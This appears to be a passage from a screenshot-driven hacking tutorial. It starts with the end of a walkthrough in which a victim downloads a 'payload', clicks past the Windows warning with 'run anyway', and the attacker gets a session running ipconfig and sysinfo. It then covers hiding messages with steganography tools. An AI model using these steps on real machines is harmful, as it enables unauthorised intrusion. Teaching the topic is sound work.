
➤ Click on keep




➤ Download it




➤ Now , double click on payload and then click on more info




➤ Click run anyway




➤ Now , go to attacker machine and you see that system hacked successfully 



➤ Type ipconfig



➤ sysinfo



Steganography

Steganography is a way of **hiding secret information inside something that looks normal** — like a picture, sound file, or video — so that **no one even knows the secret is there**


Objectives of Steganography:

- Confidential Communication
- Data Integrity
- Imperceptibility
- Security Through Obscurity
- Protection Against Censorship
- Digital Watermarking

1. Steganography Using Website

How to do it :-

- Open browser , search steganography tool online



Steganography Online

Encode Decode

Encode message

To encode a message into an image, choose the image you want to use, enter your text and hit the **Encode** button.
Save the last image, it will contain your hidden message.
Remember, the more text you want to hide, the larger the image has to be. In case you chose an image that is too small to hold your message you will be informed.

Neither the image nor the message you hide will be at any moment transmitted over the web, all the magic happens within your browser.


No file chosen

Enter your message here

© 2014 by stylesuxx




- Choose file and enter your message




© 2014 by stylesuxx



- Click on encode



- Scroll Down and you see steganography image and Download it




- Now decode this image
- Click on Decode

The screenshot shows a web browser window titled "Steganography Online" with the URL "stylesuxx.github.io/steganography/". The main content area is titled "Encode message". It contains instructions: "To encode a message into an image, choose the image you want to use, enter your text and hit the **Encode** button. Save the last image, it will contain your hidden message. Remember, the more text you want to hide, the larger the image has to be. In case you chose an image that is too small to hold your message you will be informed. Neither the image nor the message you hide will be at any moment transmitted over the web, all the magic happens within your browser." Below these instructions are two input fields: "Choose File" containing "1000_F_263959295_YwGaY2fqUsncPRKXF6ewmnbGewrFyblw.jpg" and "now you are hacked ...!". A "Encode" button is located to the right of the message field. Below this section is a "Binary representation of your message" area containing binary code: "0110111001101110111011001000001111001011011101101010000011000010111001001100101001000001101000011000010110011011001010110010000010000001011100010111000101110001000001". At the bottom left, there is a link "Original" and the full URL "https://stylesuxx.github.io/steganography/#decode". The browser's status bar shows the date "11-04-2025" and time "10:29:06".


- Choose file and open it

The screenshot shows a Windows file explorer window titled "Open" with the path "Downloads > Today". It displays two files: "system" and "silenteye-0.4.1-win32". The "system" file is selected. The background shows the same "Steganography Online" website as the previous screenshot, with the "Decode" button visible. The browser's status bar shows the date "11-04-2025" and time "10:29:29".

- And now click on decode




- Here hidden message is visible




2. Steganography Using Silent Eye

How to Install it :-


- Open Browser and search Silent Eye and click on first Website
- Silent Eye link - :
<https://sourceforge.net/projects/silenteye/>



